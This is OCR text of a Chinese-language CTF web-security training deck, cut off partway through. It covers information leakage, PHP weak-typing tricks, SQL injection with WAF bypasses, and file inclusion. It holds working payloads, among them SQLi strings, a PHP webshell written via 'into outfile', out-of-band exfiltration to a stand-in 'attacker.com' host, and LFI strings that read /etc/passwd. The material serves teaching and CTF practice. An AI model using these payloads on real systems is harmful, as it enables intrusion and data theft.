CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

CTF WEB

中国信息通信研究院
邵子扬

课程大纲

- WEB概览
- 信息泄露
- PHP相关特性
- SQL Injection
- File Include
- Command Injection
- Code Injection
- File Upload
- File Download
- SSRF
- XXE
- 反序列化
- 条件竞争
- XSS

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

01

WEB概览

WEB狗出题的15种套路

1. 爆破，包括md5、爆破随机数、验证码识别等
2. 绕WAF，包括花式绕Mysql、绕文件读取关键词检测之类拦截
3. 花式玩弄几个PHP特性，包括弱类型、反序列化 + destruct、\0截断、iconv截断
4. 密码题，包括hash长度扩展、异或、移位加密各种变形、32位随机数过小、随机数种子可预测等
5. 各种找源码技巧，包括git、svn、.xxx.php.swp、*www*.(zip|tar.gz|rar|7z)、xxx.php.bak
6. 文件上传，包括花式文件后缀.php345 .inc .phtml .phpt .phps、各种文件内容检测<?php <? <% <script language=php>、花式解析漏洞
7. Mysql类型差异，包括和PHP弱类型类似的特性，0x、0b、0e之类，varchar和interger互相转换，非strict模式截断等
8. open_basedir、disable_functions花式绕过技巧，包括dl、mail、imagick、bash漏洞、DirectoryIterator、及各种二进制选手插足的方法

WEB狗出题的15种套路

9. 条件竞争，包括竞争删除前生成shell、竞争数据库无锁多扣钱
10. 社工，包括花式查社工库、微博、QQ签名、whois
11. windows 特性，包括短文件名、IIS解析漏洞、NTFS文件系统通配符、::$DATA，冒号截断
12. SSRF，包括花式探测端口，302跳转、花式协议利用、gopher直接取shell等
13. XSS，各种浏览器auditor绕过、富文本过滤黑白名单绕过、flash xss、CSP绕过
14. XXE，各种XML存在的地方(rss/word/流媒体)、各种XXE利用方法(SSRF、文件读取)
15. 协议，花式IP伪造X-Forwarded-For/X-Client-IP/X-Real-IP/CDN-Src-IP、花式改UA、花式藏FLAG、花式分析数据包

WEB相关漏洞


File Upload
Padding Oracle
HeartBleed
UXSS
NPRC RCE
XXE
ShellShock
JSONP Hijacking
File Include
HTTP Response Splitting
ThinkPHP RCE
Session Hijacking
SQLi
FastCGI RCE
Command Injection
DNS Hijacking
XSS
Info Leak
Struts2 OGNL RCE
CSRF
Length Extension Attack
Directory Traversal
Code Injection
PHP Memory UAF
Authentication
exp for old Discuz, dedecms, etc.

02

信息泄露

信息泄露

- 注释

<!--index.phps-->、 <!--flag:{This_is_s0_simpl3}-->

- robots.txt

User-agent:*

Disallow:/admin/

Disallow:/flag.php

Disallow:/www.tar.gz

- 备份文件

.bak|.zip|.rar|.tar|.tar.gz|.7z|.txt|.phps|.php~

信息泄露

- .swp

vi编辑器异常退出时产生的一个文件，比如编辑flag.php异常退出时会产生.flag.php.swp

```
Using swap file "swap_test/.index.php.swp"
"/tmp/index.php" [New File]
Recovery completed. You should check if everything is OK.
(You might want to write out this file under another name
and run diff with the original file to check for changes)
You may want to delete the .swp file now.

Press ENTER or type command to continue
```

信息泄露

- .pyc

pyc文件是python程序编译后得到的字节码文件，可用uncompyle2反编译

```
root@web-gtf-5-0-253:/tmp/pyc_test# cat flag.pyc

z²Wc@s"ddlZejddGHdS(iÿÿÿÿNtwhoamisflag{asdfasdfasdfasdf}(tostsystem(((s ./flag.py<module>s
root@web-gtf-5-0-253:/tmp/pyc_test# uncompyle2 flag.pyc
# 2016.08.16 10:35:36 CST
#Embedded file name: ./flag.py
import os
os.system('whoami')
print 'flag{asdfasdfasdfasdf}'
+++ okay decompyling flag.pyc
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# 2016.08.16 10:35:36 CST
root@web-gtf-5-0-253:/tmp/pyc_test#
```

信息泄露

- git

https://github.com/lijiejie/GitHack

```
xiashangdeMacBook-Pro:GitHack xiashang$ python GitHack.py http://10.92.0.217/vul
dir/info/git/.git/
[+] Download and parse index file ...
admin.php
fl4G/fl0g.txt
index.php
[OK] admin.php
[OK] fl4G/fl0g.txt
[OK] index.php
```

信息泄露

- svn
  - svn<1.6

www.xxx.com/.svn/.entries

```
2004-09-06T21:00:02.000000Z
ea7f7bbaded792a5eb7e3526fe7aa87e
2004-09-06T20:48:43.103013Z
7711
giles
has-props                    用户

downloads
dir                          目录

cortado
dir

index.shtml.en
file                         文件
```


  - svn>=1.6

www.xxx.com/.svn/wc.db

```
sqlite3 wc.db
'select local_relpath, ".svn/pristine/" ||
substr(checksum,7,2) || "/" || substr(checksum,7) ||
".svn-base" as alpha from NODES;'
index.php|.svn/pristine/4e/4e6a225331f9ae872db25a8f85ae7be05cea6d51.svn-base
scripts/menu.js|.svn/pristine/fa/fabeb3ba6a96cf0cbcad1308abdbe0c2427eeebf.svn-base
style/style.js|.svn/pristine/2s/2cc5590e0ba024c3db77a13896da09b39ea74799.svn-base
```

信息泄露

- .Ds_store



信息泄露


.htaccess

view-source:bonappetit.stillhackinganyway.nl/?page=.htaccess

```
sMatch "\.(htaccess|htpasswd|sqlite|db)$">
r Allow,Deny
 from all
esMatch>

sMatch "\.phps$">
r Allow,Deny
w from all
esMatch>

sMatch "suP3r_S3kr1t_Fl4G">
er Allow,Deny
y from all
esMatch>


able directory browsing
ns -Indexes
```

PHP彩蛋

- ?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 (PHP信息列表)
- ?=PHPE9568F34-D428-11d2-A769-00AA001ACF42 (PHP的LOGO)
- ?=PHPE9568F35-D428-11d2-A769-00AA001ACF42 (Zend LOGO)
- ?=PHPE9568F36-D428-11d2-A769-00AA001ACF42 (PHP LOGO 蓝色大象)



03

PHP相关特性

==

- 在弱类型机制下，php不会严格检验传入的变量类型，也可以将变量自由的转换类型

```
var_dump('' == 0); //true
var_dump(0 == null); //true
var_dump(true == 1); //true
var_dump('0x1' == 1); //true
var_dump(0 == false); //true
var_dump('abcd' == 0); //true
var_dump('123' == 123); //true
var_dump('123a' == 123); //true
var_dump(false == NULL); //true
var_dump('0e1234' == '0e4321'); //true
```

==

松散比较 ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

==

- md5()、sha1()

```
if(empty($_GET['md5'])) die(show_source(__FILE__));
if($_GET['md5']!='240610708' && md5($_GET['md5']) == md5('240610708')) echo $flag;
```

- 经典的CTF弱类型题目
- 原值不相等，而md5值相等
- md5('240610708')= 0e462097431906509019562988736854
- 解法：index.php?md5=QNKCDZO

==

- md5()、sha1()

MD5

word	hash
c!C123449477	0e557632468345060543073989263828
d!D206687225	0e749889617409631915178731435707
e!E160399390	0e680455198929448171766997030242
f!F24413812	0e666889174135968272493873755352

SHA-1

word	hash
aA1537368460!	0e986908830426933800362683653701776567l8
aA3539920368!	0e801285210909547008588530904427223959l9
cC6593433400!	0e654956128931310148864496028932300633l9
fF3560631665!	0e492051372368611531205615164304632470l1

==

- strcmp()

```
if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $flag) == 0)
        die($flag);
    else
        print 'Invalid password';
}
```

- strcmp()：Returns < 0 if str1 is less than str2; > 0 if str1 is greater than str2, and 0 if they are equal.
- 如果传入的是数组，则返回NULL
- 解法：index.php?password[]=1

==

- ereg()/preg_match

```
if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
    echo '<p class="alert">Your password must be alphanumeric</p>';
else if (strpos ($_GET['password'], '--') !== FALSE)
    die($flag);
```

- 如果传入的是数组，则返回NULL
- 解法：index.php?password[]=1

Array

```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
            if (md5($_GET['a']) === md5($_GET['b']))
            die('Flag: '.$flag);
    else
        print 'Wrong.';
}
```

- 使用===，不存在弱类型
- 传入数组，NULL===NULL
- 解法：index.php?a[]=1&b[]=2

rand

Description

```
int rand ( void )
```

```
int rand ( int $min , int $max )
```

If called without the optional **min**, **max** arguments rand() returns a pseudo-random integer between 0 and getrandmax(). If you want a random number between 5 and 15 (inclusive), for example, use *rand(5, 15)*.

Caution This function does not generate cryptographically secure values, and should not be used for cryptographic purposes. If you need a cryptographically secure value, consider using random_int(), random_bytes(), or openssl_random_pseudo_bytes() instead.

Note: On some platforms (such as Windows), getrandmax() is only 32767. If you require a range larger than 32767, specifying **min** and **max** will allow you to create a range larger than this, or consider using mt_rand() instead.

rand

```php
if (isset($_POST['sub1'])) {
    if (empty($_POST['user'])) {
        die("Invalid username");
    }

    $r = mysql_query("SELECT tbl_user FROM tbl_users WHERE tbl_user='{addslashes ($_POST['user']) }'");
    $c = mysql_num_rows($r);
    $r = mysql_fetch_row($r);
    if ($c === 1) {
        echo "Found id ".$r[0]."... reseting...";
        mysql_query("UPDATE tbl_users SET tbl_pass='".md5(md5(str_rot13(rand()))))."'where tbl_user='admin'");
        // Sending to the secret device.
        echo "A message has been send to your device";
    } else {
        die("Not found");
    }
} else if (isset($_POST['sub2'])) {
    $pass = md5($_POST['password']);
    $r = mysql_query("SELECT tbl_user FROM tbl_users WHERE tbl_pass='{addslashes ($pass}) '");
    $c = mysql_num_rows($r);
    $r = mysql_fetch_row($r);

    if ($c === 1) {
        if ($r[0] === $_POST['user'] ) {
            echo "Your key is ****";
        } else {
            die("Nothing here");
        }
    } else {
        die("Wrong");
    }
```

- 解法：暴力破解

浮点数精度

- 16位以上

```
php > var_dump(0.99999999999999==1);
bool(false)
php > var_dump(0.999999999999999==1);
bool(false)
php > var_dump(0.9999999999999999==1);
bool(false)
php > var_dump(0.99999999999999999==1);
bool(true)
```

变量覆盖与参数污染

- 变量覆盖函数
  - extract()

- 参数污染
  - A=XXXX&B=YYYY&A=XXXX

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

04

SQL Injection

union query

```
$query = "select * from news where id=" + $_GET['$id'];
$sql = mysql_query($query) or die (mysql_error());
```

- id=1 order by 5 猜字段数
- id=-1 union select 1,2,3,4,5 测试哪个字段有回显
- id=-1 union select 1,concat(user(),0x2b,database()),3,4 得到数据库用户和数据库名
- id=-1 union select 1,group_concat(distinct table_name),3,4 from information_schema.tables where table_schema=database() 得到表名
- id=-1 union select 1,group_concat(distinct column_name),3,4 from information_schema.columns where table_name='user' 得到列名
- id=-1 union select 1,concat(id,0x2b,name,0x2b,password),3,4 from user 得到具体数据

error-based

- floor()

and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a)

- updatexml()

and 1=(updatexml(1,concat(0x3a,(select user())),1))

- extractvalue()

and extractvalue(1,concat(0x5c,(select user())))

- exp()

and exp(~(select * from(select user())a))

- multipoint()

and multipoint((select * from(select * from(select user())a)b))

boolean-based blind

- 页面不直接回显查询结果，根据返回页面判断条件真假的注入
- 需要一位一位猜解，常用到substr、ascii、mid等函数

lf(substr(flag,1,1)in(0x66),3,0)

select case when ascii(mid((select flag from flag),1,1))=65 then 'A' else 'B' end

```
[mysql> select user from user where user=(select case when ascii(mid((select pass]
 from user limit 0,1),1,1))>0 then 'admin' else '' end);
+-------+
| user  |
+-------+
| admin |
+-------+
1 row in set (0.01 sec)

[mysql> select user from user where user=(select case when ascii(mid((select pass]
 from user limit 0,1),1,1))<0 then 'admin' else '' end);
Empty set (0.00 sec)
```

time-based blind

- 页面不直接回显查询结果，根据时延判断条件真假的注入
- 需要一位一位猜解，常用到substr、ascii、mid、sleep、benchmark等函数

If(substr(flag,1,1)in(0x66),sleep(2),0)

select case when ascii(mid((select flag from flag),1,1))=65 then benchmark(100000,sha1('1 ')) else '' end

```
[mysql> select user from user where id=1 and if(substr(pass,1,1)in(0x70),sleep(2)]
,0);
Empty set (2.07 sec)

[mysql> select user from user where id=1 and if(substr(pass,1,1)in(0x71),sleep(2)]
,0);
Empty set (0.00 sec)
```

limit注入

- procedure analyse(5.0.0<mysql<5.6.6)

报错注入方式：

select name from users where id>0 order by id limit 0,1 procedure analyse(extractvalue(rand(),concat(0x3a,version())),1

时间盲注方式：

select name from users where id>0 order by id limit 0,1 procedure analyse(extractvalue(rand(),concat(0x3a,(if(mid(version(),1,1) like 5,benchmark(5000000,sha1(1)),1)))),1)

SQL Injection其他玩法

- 读文件

select load_file('/var/www/html/flag.php')

- 写文件

select '<?php eval($_POST[shell]); ?>' into outfile '/var/www/shell.php'

- Out Of Band(OOB)

DNS Requests:select load_file(concat('\\\\foo.',(select mid(version(),1,1)),'.attacker.com\\'))

SMB Requests:' or 1=1 into outfile '\\\\attacker\\SMBshare\\output.txt

域名信息	IP地址	时间
rootlocalhost.88qi8sws.xfkxfk.com.	61.50.244.20	2016-08-22 16:37:31
rootlocalhost.88qi8sws.xfkxfk.com.	61.50.244.20	2016-08-22 16:37:31

Some bypass trick

- 空格

%20、%09、%0A、%0B、%0C、%0D、%A0、%00、 + 、/**/、/*!*/、/*!5000*/、()、{}

- 注释

、-- (后面跟一个空格符)、/**/

- 逗号

select ascii(mid(user(),1,1))=80 => select ascii(mid(user() from 1 for 1))=80

union select 1,2 => union select * from (select 1)a join (select 2)b

mid(password,1,1)>0 => mid((password)from(1)for(1))

select ascii(mid(user(),1,1))=80 => select user() like 'r%'

- 浮点数

select * from users where id=8E0union select 1,2,3

select * from users where id=8.0union select 1,2,3

Some bypass trick

- 运算符

and => &&

or => ||

xor => |

not => !

= => like、rlike、regexp，<>，>，<

<> => between and、greatest、least、 =

- 大小写

UnIon、SeLecT

- WAF

Multi-part 、 charset=ibm037

```
import urllib
s = 'Content-Disposition: name="input1"; filename   ="test.jpg"'
print urllib.quote_plus(s.encode("IBM037"))
```

Content-Type: multipart/form-data; charset=ibm037, boundary=1,boundry=irsdl

Some bypass trick

编码

单引号被转义：

select group_concat(distinct column_name) from information_schema.columns where table_name=0x7573657273（like后面也可以接hex）

select * from users where username=char(97,100,109,105,110)

过滤

如果单次过滤，可用seselectlect绕过

宽字节

当单引号被转义的时候可以尝试是否可以宽字节绕过magic_quotes_gpc、addslashes()等，%df%27、%bf%27

实例一

1. 空格
2. 单引号
3. 注释

```php
function str_filter($string){
$string = str_replace(' ','',$string);
$string = str_replace('#','',$string);
$string = str_replace('*','',$string);
$string = str_replace("'",'',$string);
$string = str_replace('"','',$string);
$string = str_replace(';','',$string);
$string = str_replace('<','<',$string);
$string = str_replace('>','>',$string);
$string = str_replace("{",'',$string);
$string = str_replace('}','',$string);
return $string;}

$username = str_filter($_POST['username']);
$password = str_filter($_POST['password']);
$sql = sprintf("select username from old_driver_users where username='%s' and password ='%s';",
                $username, $password);
$result=mysql_db_query('old_driver', $sql, $conn);
$row = mysql_fetch_row($result);
if (empty($row[0]))
    { exit('username or password wrong!');}
else
    {echo $flag;}
```


- username=admin\'&password=%0cand%0c1=extractvalue(1,(select%0cdistinct%0cconcat(0x7e,password,0x7e)%0cfrom%0cusers%0climit%0c0,1))%0c--%0c

实例二

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

```php
if (isset($_POST['submit'])) {
    if (!isset($_POST['id'], $_POST['vote']) || !is_numeric($_POST['id']))
        die('Hacking attempt!');
    $id = $_POST['id'];
    $vote = (int)$_POST['vote'];
    if ($vote > 5 || $vote < 1)
        $vote = 1;
    $q = mysql_query("INSERT INTO vote VALUES ({$id}, {$vote}, '{$login}')");
    $q = mysql_query("SELECT id FROM vote WHERE user = '{$login}' GROUP BY id");
    echo '<p><b>Thank you!</b> Results:</p>';
    echo '<table border="1">';
    echo '<tr><th>Logo</th><th>Total votes</th><th>Average</th></tr>';
    while ($r = mysql_fetch_array($q)) {
        $arr = mysql_fetch_array(mysql_query("SELECT title FROM picture WHERE id = ".$r['id']));
        echo '<tr><td>'.$arr[0].'</td>';
        $arr = mysql_fetch_array(mysql_query("SELECT COUNT(value), AVG(value) FROM vote WHERE id =
            ".$r['id']));
        echo '<td>'.$arr[0].'</td><td>'.round($arr[1],2).'</td></tr>';
    }
    echo '</table>';
    echo '<br><a href="index.php">Back</a><br>';
    exit;
}
```

实例二



20756E696F6E2073656C65637420757365722829 => union select user()

CAICT
中国信息通信研究院
China Academy of Information and Communications Technology

05

File Include

File Include

文件包含漏洞主要由四个函数引起：

- include()
- include_once()
- require()
- require_once()

File Incude

读取文件

file=../../../etc/passwd

file=php://filter/convert.base64-encode/resource=index.php

file=php://filter/read=convert.base64-encode/resource=index.php

代码执行

上传图片马，包含之 / 包含log文件

包含环境变量文件，如/proc/self/environ

php://input(POST)<?php phpinfo(); ?>

data://text/plain,<?php phpinfo(); ?>

data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/Pgo=

vuln.php?page=http://test.cn/shell.txt

bypass trick

- 截断

vuln.php?page=/etc/passwd%00

vuln.php?page=/etc/passwd.....

vuln.php?page=/etc/passwd/../../../../../../../../../../../../../../../../../../..

- 后缀名

zip:///var/www/html/upload/test.zip#test.php

phar:///var/www/html/upload/test.jpg/test.php

实例一

```php
<?php if (isset($_GET['page']) )
        $page = $_GET['page'].".php";
      else
        $page = "main.php";
      include($page);
?>
```

Request

Raw | Params | Headers | Hex

```
GET /index.php?page=php://filter/convert.base64-encode/resource=index
HTTP/1.1
Host: 10.0.0.133
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render

```
      <div id="content">


  <div class="block" id="block-text">
    <div class="secondary-navigation">

